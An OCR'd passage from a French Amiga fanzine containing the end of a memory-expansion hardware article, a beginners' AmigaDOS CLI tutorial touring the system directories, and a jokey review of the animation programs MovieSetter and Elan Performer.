


Fig. 2




Fig 4

Mr Irving a imaginé un astucieux système de Flip-Flop qui latche le signal WPRO* de la ram KickStart sur les front de la Led du lecteur de disquettes avant d'en faire un ET avec A19. (très très fin) Mon but n'étant pas de lui pomper son article, j'invite ceux qui font dans le raffinement à se reporter à *Amazing Computing* Volume 2,#1. Ce même Mr Irving propose aussi une solution logicielle au problème. Le programme qu'il fourni étant bogué et comme je suppose qu'il s'agit d'un domaine publique, je vais essayer de vous proposer ma propre version en téléchargement sur Deep. A ce propos ma version marche impec sauf avec VDK (?????) si quelqu'un a la solution ça m'intéresse.

D'un point de vu plus pratique voici la solution que j'utilise. Il faut savoir que la configuration de la mémoire s'effectue entre le moment où vous avez fini de charger le KickStart et le moment où la machine commence à charger une disquette bootable. Si, au cour d'un reset, l'Amiga constate une altération de la structure ExecBase il relancera les routine de test de la mémoire lesquelles auront fini leur travail au moment où la machine ira chercher une disquette bootable. Si la structure ExecBase n'a pas été altérée, la machine rebootera sans chercher à connaitre sa configuration mémoire. Ces petites choses étant acquises, il apparait que la bête solution de l'interrupteur convient très bien pour résoudre notre problème. Il suffit en effet d'intercaler un interrupteur entre A19 et la broche 11 de notre 74F399. Lorsque l'on démarre la machine ou que l'on fait un reboot, on ouvre le contact en dévalidant ainsi les 512 Ko supérieurs. Dès que la machine affiche la main réclamant le WorkBench ou qu'elle lit une disquette de boot on peut fermer le contact. Attention !!!! Si vous avez mis AddMem dans votre startup-sequence, veillez à fermer le contact avant que AddMem ne s'exécute ! Sinon... essayez une fois pour voir, c'est assez marrant...

Comme tous bon électroniciens, même du dimanche comme moi, nous n'allons pas insérer notre interrupteur sans un minimum de forme, ça ne ce fait pas et surtout ça plante la bécane.

Jetez un oeil à la figure 4, tout y est, il s'agit d'un simple antirebond constitué d'un bistable dont on utilise la sortie pour faire un ET avec A19. Vous vous débrouillerez à fixer le 74xx00 et l'interrupteur. Pour ma part, l'interrupteur est en face avant à côté du lecteur, et le 7400 est collé au rubson (si si!) sur les nervures au dos de la face avant. Vous pouvez piquer le +5V sur la large piste qui se trouve sous le 'I' sérigraphié par exemple ou sur la patte 16 des 74F138 la masse se trouve partout notemment sur le blindage (!).

Pour les gourmands en mémoire, il est très possible de pousser jusqu'à 2 méga en rajoutant des démultiplexeurs. Cependant, attention à deux choses: si vous avez une daughter board la place pour les ram est comptée. Sinon dans tout les cas, il vous faudra prévoir une alimentation plus musclée. De toutes façons, vous allez devoir y penser à cette alim car pour le mois prochain, LUCAS Board une carte 68020 et 68881 puis peut être pour dans deux mois la description d'un système de disque dur...

Dernière chose pour les étourdis, notre mémoire étant placée juste après les 512 premiers Ko il faudra taper AddMem 80000 fffff. Enjoy !!

TROPIC

on Deep pour les questiongs.




Fig. 3

CLI POUR DEBUTANTS

ou, *Dans les Cavernes de l'AmigaDos* par *ZORGLUB.*

--La rédaction d'A-News m'a demandé de prendre le relais de Patrick Conconi dans cette rubrique, je le ferai avec grand plaisir. Patrick vous a initiés dans ses articles à un certain nombre de commandes, mais cela supposait que vous saviez ce qu'est le CLI et à quoi il sert. Avant de continuer, je voudrais donc faire un petit détour, vous me direz si cela vous convient, soit en écrivant à A-News, soit en me passant vos messages par le 3615 DEEP, rubrique A-News, ou dans ma BAL. Ce premier article est un peu long, les suivants seront plus courts et plus ciblés.

*1*er épisode

Le CLI c'est quoi ?

Il y a quelques temps (6 mois, 6 jours, 6 heures ?), vous avez déballé votre Amiga tout neuf, vous l'avez allumé, inséré dans la fente ad hoc la disquette WorkBench 1.2 ou 1.3 qu'il vous demandait la tête en bas, et commencé à cliquer de la souris dans les icônes.

Au hasard de l'ouverture des fenêtres, vous êtes tombé sur une icône intitulée CLI ou SHELL selon le cas; en cliquant dessus, une fenêtre s'est ouverte, dans laquelle apparaissait quelque chose comme **1>** ou **1.SYS:>** et puis plus rien. Si à ce moment votre chat, votre femme ou tout être doué de vision et suffisamment féru de B.D. était passé dans la pièce, il aurait vu au-dessus de votre tête un superbe point d'interrogation bleu fluorescent, et une magnifique bulle blanche dans laquelle on voyait:

" Kekseksa ? A quoi çà sert ? Dis, comment çà marche ? ".

Le réflexe normal est d'essayer n'importe quoi, ou de demander à un copain qui sait, mais certainement pas d'aller lire le manuel. C'est dommage, car même dans le manuel en anglais reçu avec mon Amiga il y a bientôt deux ans, il y avait 23 pages sur le CLI, et les manuels livrés ces derniers jours avec les machines sont en français et bien faits, du moins quand on est déjà un peu informaticien. Mais de là à motiver l'individu normalement constitué mais non initié à utiliser le CLI ou le SHELL, c'est autre chose.

Je voudrais essayer d'entraîner les "non informaticiens" , et rassurez-vous, je ne suis pas informaticien non plus, dans un jeu d'aventure passionnant, car le CLI est l'outil qui va vous permettre de commencer à descendre dans les entrailles du système, et elles sont riches et profondes !

Dans un jeu d'exploration classique, vous trouvez un tas de choses plus ou moins jolies, dont certaines vous pètent à la figure, au fur et à mesure de l'exploration des salles et cavernes de toutes sortes. A propose de choses qui vous pètent à la figure, vous aurez droit un jour ou l'autre à une manifestation assez sinistre du caractère farceur de l'Amiga: l'écran devient tout noir, avec en haut une fenêtre en caractères rouges qui raconte une histoire de GURU parfaitement incompréhensible pour le commun des mortels.

C'est absolument sinistre mais , au stade où vous en êtes, c'est assez inoffensif et au demeurant parfaitement inutile. Cela veut dire que vous avez fait quelque chose qui a planté le système.

Il faut bien comprendre que l'option prise par les concepteurs de l'Amiga d'en faire une machine très ouverte, et dans laquelle on donne accès à vraiment beaucoup de choses à l'utilisateur, a pour contrepartie que le système manifeste sa mauvaise humeur quand on lui demande des choses qui lui mélangent les crayons. Occasionnellement d'ailleurs, il se les mélange tout seul, comme un grand, sans l'aide de personne.

Dans les cavernes de l'AmigaDos (c'est le système d'exploitation de l'Amiga), vous pourrez en plus de ce qui s'y trouve déjà, apporter des trucs que vous irez chercher dans les disquettes du domaine public, par exemple, et qui vous permettront d'aller encore plus loin dans votre découverte. J'ai un certain nombre de bons jeux classiques sur ma machine *(Arkanoïd, Interceptor, Marblemadness!*, etc) et divers programmes d'application (traitement de texte, graphisme, divertissements mathéma tiques et autres) , mais le jeu sur lequel je passe le plus de temps, c'est le système, par l'intermédiaire du CLI.

Si plus tard vous vous mettez à la programmation en C, vous pourrez faire dire papa et maman à votre machine, mais le C , c'est pas mon truc et c'est déjà très bien traité par ailleurs.

Bon, on y va. Le ***Workbench*** (ou *Atelier*, mais je continuerai à dire Workbench, sauf avalanche de protestations) est ce qu'on appelle une interface utilisateur conviviale. Comprenez un machin simple à utiliser pour faire marcher votre Amiga. Mais comme il y a des contreparties à tout, ses possibilités sont limitées (moins toutefois qu'il n'y paraît à première vue).

Le CLI, ou le SHELL suivant le cas, est une interface beaucoup plus puissante, mais qui demande un certain apprentissage et, pour bien faire, une connaissance élémentaire de l'AmigaDos. Nous allons donc, si vous le voulez bien, découvrir progressivement l'AmigaDos en faisant des exercices au moyen du CLI (pour le moment, considérez que CLI ou SHELL sont la même chose, nous étudierons les différences en temps voulu. Le SHELL est un CLI légèrement perfectionné).

Le CLI sert fondamentalement à trois choses:

- ❑ lancer des programmes (dont une variété s'appelle les commandes),
- ❑ manipuler des fichiers, et
- ❑ gérer les ressources du système, dont les périphériques.

La prochaine fois, nous commencerons l'exploration des cavernes, mais je voudrais dès aujourd'hui vous donner la carte générale.

C'est parti !

Amiga allumé, disquette Workbench dedans, on trouve dans un tiroir l'icône CLI ou l'icône SHELL, on clique, et il s'ouvre une fenêtre qui prend à peu près le quart de l'écran, et dans laquelle on voit apparaître, selon les versions quelque chose comme:

1>

1.SYS:>

Tout d'abord, étendons la fenêtre à tout l'écran, pour avoir de la place. J'espère que vous savez comment faire !

Ensuite, sans chercher à comprendre, et par mesure de sécurité, tapez

cd df0: (suivi bien sûr d'une frappe de la touche retour de chariot, mais cela , nous ne le dirons plus)

puis, dès que le 1> ou le 1.Workbench1.3 > est là, tapez **DIR**.

```
AmigaShell
4.Bruceboot:anews13> dir
    pages (dir)
  .fastdir                          cedric
  disquedur.txt                     DP
  DP.info                           irq
  zak
4.Bruceboot:anews13>
```

Vous voyez s'afficher une série de noms suivis de *(dir)*, ce sont les répertoires, puis, en deux colonnes, d'autres noms qui sont des noms de fichiers et de programmes.

Vous observez tout de suite qu'il y a bien plus de répertoires qu'il n'y avait d'icônes dans la fenêtre qui s'ouvrait lorsque vous avez, tout au début, cliqué dans l'icône de la disquette Workbench.

Ceux qui ne roupillent pas encore auront remarqué que certains fichiers du bas de la liste ont le même nom que certains répertoires, suivi de .info , et que ce sont précisément les noms des tiroirs et autres objets graphiques plus ou moins réussis qui apparaissent dans la fenêtre du Workbench. Il y en a même qui vont déduire à juste titre que les fichiers qui se terminent par .info correspondent aux icônes visibles dans la fenêtre du Workbench.

Bon, on voit déjà que le CLI vous révèle l'existence de plus de cavernes que ne le laissait entrevoir le Workbench.

Dans le prochain article nous ferons l'inventaire des répertoires et vous constaterez l'énorme diversité des choses que l'Amiga vous rend accessibles par le CLI, ce qui n'est pas le cas pour un PC par exemple.

J'allais oublier... Pour jeter la fenêtre CLI après usage, tapez **ENDCLI** ou **ENDSHELL**, tout ***en majuscules, ou tout en minuscules, ou en mélangeant, le CLI s'en fout, sur ce point-là***, il n'est pas regardant.

A la prochaine fois, à moins qu'entretemps le torrent d'injures reçu par courrier ou sur DEEP ne soit au moins 157 fois plus important que les encouragements ou les questions.

(Ed: c'était trop bon pour arrêter. On continue...)

2e épisode

Un parcours rapide

Bon, on a le trousseau de clefs, la lampe, du café chaud, du Yoplait ou de quoi fumer à portée de la main (j'écris pour toutes les générations), mais pas trop près du clavier.

Première salle: le répertoire C.

Il ne contient à l'origine " que " les commandes de l'Amigados (dans la version 1.3, il en a tout de même 64!), ce sont de petits programmes destinés par exemple à examiner le contenu des disquettes (comme *DIR*) ou à se mouvoir dans les disquettes (*CD*) ou à travailler sur des fichiers (*COPY*). Plus tard, nous y mettrons un tas de petits programmes trouvés dans le domaine public et qui vont nous rendre la vie tellement plus agréable. Sachez déjà que les commandes et programmes du répertoire C pourront être appelés à tout moment, quel que soit le répertoire dans lequel on se trouve, simplement en tapant leur nom.

Deuxième salle : le répertoire Prefs

Il contient les programmes qui permettent de changer toute une série de paramètres de fonctionnement du système, mais il concerne surtout le Workbench, et tout est accessible par icônes, nous passons très vite, du moins pour l'instant.

Premier magasin d'outillage : le répertoire System

On y trouve divers outils aux noms bizarres, comme *NoFastMem, FixFonts, Format*. Ne vous en faites pas, on les utilisera tous un jour ou l'autre.

Deuxieme magasin d'outillage: le répertoire Utilities.

La quincaillerie que l'on y trouve a des noms nettement plus suggestifs (*Calculator, Clock, Notepad*). J'avoue ne pas toujours comrendre parfaitement la logique de distribution des outils entre ces deux magasins, mais peu importe ! Il y en a un dont on fera un usage intensif, c'est *MORE*, qui sert à lire des fichiers de texte .

Salle suivante: L

Ce répertoire contient des " handlers " ou gestionnaires; ce sont des programmes destinés à gérer les relations avec certains éléments du système, principalement avec des unités logiques; nous verrons plus tard ce que c'est. Les handlers sont comme le sucre qui donne un mauvais goût au café quand on n'en met pas dedans: on s'aperçoit généralement de leur existence parce que pour une raison quelconque il en manque un dans le tiroir L et quelque chose se met à foirer. Tiens, juste pour faire un exercice, faites:

cd df0:
cd l
dir

vous voyez apparaître la liste des handlers.

Faites maintenant:

rename ram-handler machin
cd ram:

et le système vous dit

can't find ram:

Ce n'est pas que l'unité logique ait disparu, mais vous avez simplement enlevé l'intermédiaire qui permet de lui parler.

Faites maintenant:

rename machin ram-handler, et tout rentre dans l'ordre.

Certains programmes demandent pour marcher qu'un handler spécial soit présent dans le répertoire L:, si on ne l'y a pas copié, çà coince et c'est normal.

Salle suivante: DEVS

On commence à connaître la routine:

cd df0:
cd devs
dir

Tiens, tiens, dans cette salle-là, il y a des placards, qui s'appellent *KEYMAPS, PRINTERS, CLIPBOARDS,* et des "devices".

En anglais, un device, c'est un dispositif, on ne peut pas être plus vague et malheureusement le mot device recouvre des choses très différentes dans leurs natures.

Les devices que l'on trouve ici sont pour la plupart des programmes qui établissent une relation de base avec une unité donnée. Par exemple, le *printer.device* gère les transmissions à l'imprimante quelle qu'elle soit. Il aura toutefois besoin de l'aide d'un programme spécialisé (driver) pour chaque type d'imprimante, on les trouve dans le répertoire *PRINTERS*. De nouveau, comparons ce dispositif génial à celui du PC, pour lequel les drivers d'imprimantes font partie du programme d'application.

Dans le tiroir *KEYMAPS*, on va trouver les fichiers de configuration des claviers, le plus important pour nous s'appelle *f*. Nous l'utiliserons plus tard avec la commande *SETMAP* qui pour une raison bizarre est dans le répertoire SYSTEM, nous verrons en temps voulu pourquoi il vaut mieux aller la copier dans le tiroir "*C*".

Un device important est la *MountList;* c'est elle qui contient la liste de tous les dispositifs que le système est censé reconnaître, avec leurs spécifications. Quand nous en serons à la modifier, nous aurons déjà droit au grade d'explorateur expérimenté du CLI.


La caverne des jolies blondes: le répertoire S.

Le S veut dire ici Script. La Script-Girl est dans un studio de cinéma la (censément) jolie fille qui note scrupuleusement tout ce qui se passe pour éviter les bêtises comme la moto qu'on pouvait voir à l'arrière-plan d'une scène de la première version de Ben-Hur.

Manque de pot, ici, les fichiers *SCRIPT* ne sont que des listes de commandes CLI que l'on peut faire exécuter en séquence automatique par le système au moyen de la commande *EXECUTE*.

L'intérêt du répertoire S est similaire à celui du répertoire C. Tout fichier de commandes du typer "SCRIPT" qui se trouve dans le répertoire S peut être lancé par la commande EXECUTE quel que soit le répertoire dans lequel on se trouve.

Un fichier SCRIPT particulièrement remarquable est la ***STARTUP-SEQUENCE***, qui se lance toute seule au démarrage du système. En la modifiant, nous pourrons donc agir sur la manière dont le système démarre, et sur tout un tas de choses qui se mettent en route à ce moment-là. *Montre-moi ta STARTUP-SEQUENCE, et je te dirai qui tu es.* La STARTUP-SEQUENCE est vraiment la signature de l'utilisateur fana du CLI. Mais en attendant, ne vous en faites pas, celle que Commodore a mis sur votre disquette Workbench n'est pas mal. Tout au plus est-elle un peu lente parce qu'elle prend beaucoup de précautions.



Non, elle n'est pas blonde, mais avec DPaint... Photo Zak

Le répertoire T

Là, c'est littéralement le foutoir. C'est là que le système va mettre les fichiers temporaires dont il a besoin pour des raisons qui lui sont propres, qu'il ne veut pas garder en mémoire, et dont nous n'avons que faire. Si nous avons de la mémoire en rab, nous apprendrons à mettre le répertoire T en RAM:, et sinon nous apprendrons à le vider de temps en temps pour ne pas encombrer inutilement notre disquette système.

L'imprimerie: le répertoire FONTS

C'est là que sont rangées, bien en ordre, les polices de caractère du système. Pour le moment, nous ne pouvons en utiliser qu'une avec le CLI, c'est la police par défaut, à savoir *TOPAZ*.

L'Amiga a la caractéristique bien particulière que, même lorsqu'on est en mode texte, toutes les lettres sont dessinées en mode graphique. Si vous avez eu la curiosité d'essayer à partir du Workbench le mini-traitement de texte *NOTEPAD*, vous aurez eu l'occasion d'appeler les différentes polices de caractères et de voir l'allure qu'elles ont.

Moyennant l'utilisation de petits programmes du domaine public, nous pourrons plus tard utiliser ces polices dans le CLI et les faire apparaître dans le Workbench. Imaginez les noms de vos icônes en caractères *Sapphire* ! Cela n'ira pas toutefois pas sans certains inconvénients.

Bien entendu, nous pourrons importer dans le répertoire FONTS toutes les polices de caractères qui traînent un peu partout et nous en servir.

La bibliothèque de l'alchimiste: le répertoire LIBS.

Voilà une bibliothèque peu ordinaire, on ne peut lire aucun des bouquins ! Les bibliothèques (libraries) qu'on y trouve sont en fait des recueils de routines en code machine, peu encombrantes, que le système et les programmes d'application utilisent très souvent. Pour nous qui restons au niveau du CLI, contentons-nous de savoir qu'il en va de même que pour les handlers: si quelque chose ne marche pas, c'est peut-être bien qu'il manque une bibliothèque dans le répertoire LIBS.

La salle vide: le répertoire EMPTY

Comme son nom l'indique, il n'y a rien dedans. Sous Workbench, pour créer un nouveau tiroir dans une fenêtre, on commence par faire une copie du tiroir EMPTY, puis on déplace cette copie là où on en a besoin, puis on lui donne un autre nom. Les commandes du CLI nous donneront les mêmes possibilités.

Et voilà, nous avons fait le tour. Dès la prochaine fois, nous apprendrons la navigation: comment se promener d'une salle dans une autre, et comment déplacer ce qui s'y trouve.

- ZORGLUB

élucubrations dysnéiennes avec... MovieSetter !

--Ce printemps démarre très mal. J'ai oublié les clefs de la grotte en France (deux jours de boulot avec un canif pour détruire ma serrure 8 points en granit). En arrivant, je suis tombé en pleines émeutes indépendantistes, Les chinois ont réquisitionné mon solex. Ma femelle attitrée s'est barrée avec la bête du Gevaudan en embarquant mon argenterie en polyester véritable made in Taiwan. Mon voisin s'est payé une massue toute neuve, les baba cools commencent à se mefier et le plombier ne passe pas avant trois semaines.

J'ai DPAINT III, j'ai DPAINT III, raaaahhhhhhh, que c'est bon, que c'est bon (cf *A-News* No. 12). Chers DPAINTdeuistes, l'essayer c'est l'adopter. L'animation est nickel (ça flashe pas un pet'), l'aéro est beaucoup mieux, la mise en perspective est plus rapide que *BIOMAN*. La fonction *MOVE* est très très sympa. C'est vraiment le soft qui va bien.

Malgré les vacheries, tout à fait justifiées, que j'avais écrites au sujet de **ComicSetter**, *GoldDisk* m'a envoyé son dernier soft : **MovieSetter**. Il s'agit d'un programme d'animation réunissant, à mon avis, tous les procédés valables de ses predecesseurs (**DeluxeVideo, AegisAnimator**). Suivez-moi, attention aux bitplanes qui sont d'époque.

La boîte, en carton plutôt léger, joue la carte "comme au cinéma" avec une typo cinémascope et une illustration visant à regrouper tous les genres du cinéma sur 21cm de large. Dans mon empressement à vous fournir l'information la meilleure, je me jette sur cette boîte pour en extraire le contenu (elle est un peu abîmée maintenant). J'ai trouvé un manuel, une carte de registration et deux disquettes (GoldDisk a fait imprimer un grand panneau ***STOP*** au fond de la boîte, quels rigolos ces ricains)

Le manuel en anglais est très bien fait. La présentation est aérée et ponctuée de crobards de la mascotte du programme: un espèce d'ersatz de loup à la Tex Avery un poil ramolo. Toutes les fonctions sont expliquées avec un rappel de leur représentation à l'écran. L'aprentissage du programme est très rapide et rien ne reste dans l'ombre très longtemps. Un tutorial du tonnerre.

CCCHHHHAAAAAaarggeeezzz!!!. Le soft peut tourner avec 512k et 1 drive mais n'est exploitable réellement qu'avec 1 méga et deux drives. Encore une fois, je retrouve cette protection archichiatique qui consiste à demander un mot d'une phrase d'une page du manuel. Ca m'a mis de très mauvaise humeur et j'ai même failli dire des vilaines choses.

Pendant que ça charge (c'est un drive *Moulinex* sur le 500, non?), je m'en vais vous expliciter le principe de l'animation avec MovieSetter. Le fond est une image IFF basse résolution qui peut apparaître par volets et scroller sur elle-même horizontalement ou verticalement à la demande. La palette est celle de l'image de fond précédemment citée. On ne retrouve pas le concept de *cells* cher à certains programmes que j'ai, il y a peu, descendu en flammes dans les colonnes de ce canard. Il s'agit en fait de "*brosses animées*" c'est à dire d'une serie de brosses attachées dans un ordre défini (même système que la brosse animée de **DPAINT III** mais pas compatible, dommage). Certes, ce système n'est pas nouveau; on avait déjà la même combine sur DeluxeVideo première version mais, vous verrez ça plus bas, la réalisation de cette brosse animée (MovieSetter appelle ça un *SET*, je vais faire pareil, ça fera américain, yeah man) est maintenant simple et sans contraintes. En plus, ce programme permet de ponctuer votre animation de sons et d'échantillons qui ajouteront une touche SCHTIK - POUM - RACLACLA à vos élucubrations dysnéiennes.

C'est chargé. Au milieu de l'écran, une petite fenêtre contient un panel de touches genre magnétoscope : compteur d'images, rembobinage à zéro, marche arrière, pas à pas arrière, neutre, pas à pas avant, lecture, avance en fin d'animation (MovieSetter appelle ça une Production, je vais faire pareil, ça fera cinephile branché technique, wah, le mec).

Je me charge un fond de la disquette de clip-art fournie. Menu Event, Background/select, la "*boîte de requête*" apparait, Directory Background, ça charge puis le programme me propose une série de volets d'apparition variés ou une arrivée directe, un petit click et c'est bon.

Allons, animons. Pour réaliser une animation, on crée une piste?track à laquelle est attachée un Set d'animation (dessins sucessifs d'un mouvement). Je sélectionne le menu *Track/New* qui ouvre le requester de chargement. Je charge un *Set* parmi ceux disponibles sur la disquette (pas tous très chouettes mais nombreux et variés). Avant de démarrer, je rembobine la Production puis je commence à poser les dessins sucessifs de mon Set. Le programme avance automatiquement d'image en image, facile!. Evidemment, chacune des positions est modifiable, effaçable... On peut commencer à animer un set à partir de n'importe quelle image et j'ai réussi à faire tourner dix sets dans dix Tracks différents dans la même image sans ralentir l'animation. Puissant!

Les Sets ne sont pas des fichiers figés et on peut les modifier à tout instant grâce au Set Editor. On accède au Set Editor par le menu Special ou directement par le WorkBench sans entrer dans MovieSetter (ce stupide programme demande quand même le code à aller pêcher dans le manuel). Bref, une fois dedans, on se retrouve dans un utilitaire de dessin où on reconnait toutes les commandes de DPAINT dans une presentation en bandeau vertical très ressemblante. Sur la partie gauche de l'écran, on retrouve,

outre les touches "magnétoscope" du module d'animation des fonctions couper/coller et un icône permettant de régler le "point de référence" de la brosse en cours (ce point permet un calage très précis du mouvement lors de sa mise en scène).


On peut charger et éditer les *Sets* existants, dessiner directement ou charger des brosses IFF (on peut même charger une image entière et en extraire des brosses). Il n'y a pas de contraintes de taille, pas de "grille de référence" comme sur ***DeluxeVideo***, c'est immédiat. Bien entendu, on peut sauvegarder son boulot, opérer des modifications sur des Sets déjà intégrés dans des Tracks de votre Production et tout ça sans manipulations complexes.

Comme je l'ai écrit plus haut, je n'ai pas eu l'impression de limitations dans le nombre de Tracks (sauf mémoire). On peut, en plus, s'offrir le luxe de quelques finitions faciles à réaliser grâce au menu ***Event*** qui hébergeait déjà *Background* tout à l'heure. *Sound* permet d'ajouter un son (un échantillon IFF) à partir d'une image précise et de le jouer à la vitesse voulue et sur les canaux stéréo que l'on désire. On avance donc pas à pas jusqu'à l'image qui nous intéresse (choc, apparition, rebond ou autre) et on sélectionne *Sound*; on charge un sample; on règle sa vitesse sur un clavier d'un octave choisi parmi quatre; on détermine les voix utilisées et hop, voilà. *ColorCycling* permet de regler et d'exécuter un cyclage couleur. *Palette* permet de varier une ou plusieurs couleurs. *Timing* permet de faire varier la vitesse de défilement de la Production pendant son déroulement. *Loop*, enfin, permet de boucler sur une série d'images determinée. Toutes ces fonctions sont précises à l'image près et très faciles à mettre en oeuvre.

Enfin, le menu ***Special*** recèle quelques commandes qui simplifient la mise en scène des Sets: *Borders* montre ou cache les bords des brosses des divers Sets à l'écran, *History* affiche les positions précédentes des brosses du Set ce qui facilite le contrôle des trajectoires, *Guides* s'occupe de créer automatiquement des trajectoires par interpolation.


Une option permet de basculer l'affichage en interlace sans gain de résolution effective mais juste pour limiter les effets de "lignes noires" lors d'un shoot vidéo.

MovieSetter est un très bon programme d'animation à l'esprit Cartoon représentant une alternative intéressante au format ANIM. On apprend à s'en servir très rapidement. Il marche bien et sans limites. Voila un programme qui merite un **YETi d'or** (ça va pas



Le MovieClip Editor
Créer et éditer vos images 32-couleurs avec des outils de dessin.
Importer des fichiers IFF

La fonction "History"
Pour montrer la progression de vos objets



Le "StoryBoard Requester"
Pour regarder les différents "segments" de votre production

moi en ce moment, un YETi d'or, *avec ce que j'ai en banque*, wwaaahhhh!!!)

Et que donc, j'ai également essayé **Elan Performer** dont vous parlait Ed: le mois dernier dans son reportage sur l'AMIexpo. Il s'agit d'un programme qui permet d'accéder très rapidement à des images et des fichiers d'animation dans de nombreux formats. Pratiquement, on assigne à une touche du clavier une image ou une animation (il charge vraiment tout ce qu'on veut). On peut créer une séquence d'enchaînement, modifier les formats des animations (résolution, vitesse), créer des fichiers animation à partir d'images. J'ai eu quelques difficultés à déterminer quel pouvait être la clientele de ce produit très pro puisque sa grande puissance n'apparaît qu'avec beaucoup de mémoire interne et un ou des disques durs. Le Performer devrait intéresser les gens de la téléprojection (animations vidéo, salles de téléprojection, boîtes de nuit....) car il permet à la fois de tenir un ordre de diffusion préétabli et de réagir aussi vite que la miga arrive à charger le fichier.

Rituel de remerciement à la joyeuse société CIS à Talence qui m'etonnera toujours avec ses softs pro introuvables ailleurs ou alors si mais il faut chercher et j'ai pas le temps alors je m'adresse à eux même si, parfois, excedés par le lit de camp que j'ai installé dans leur magasin, ils me disent carrement que je ne suis pas leur meilleur client. (je fais BOUH! aux teigneux qui murmurent entre leurs dents que CIS me paye pour que je dise du bien d'eux. C'est archi-faux. Je leur laisse juste le droit de sponsoriser mon caviar, mon harem de femmes lascives et mon écurie de formule 1 et ils n'acceptent jamais).

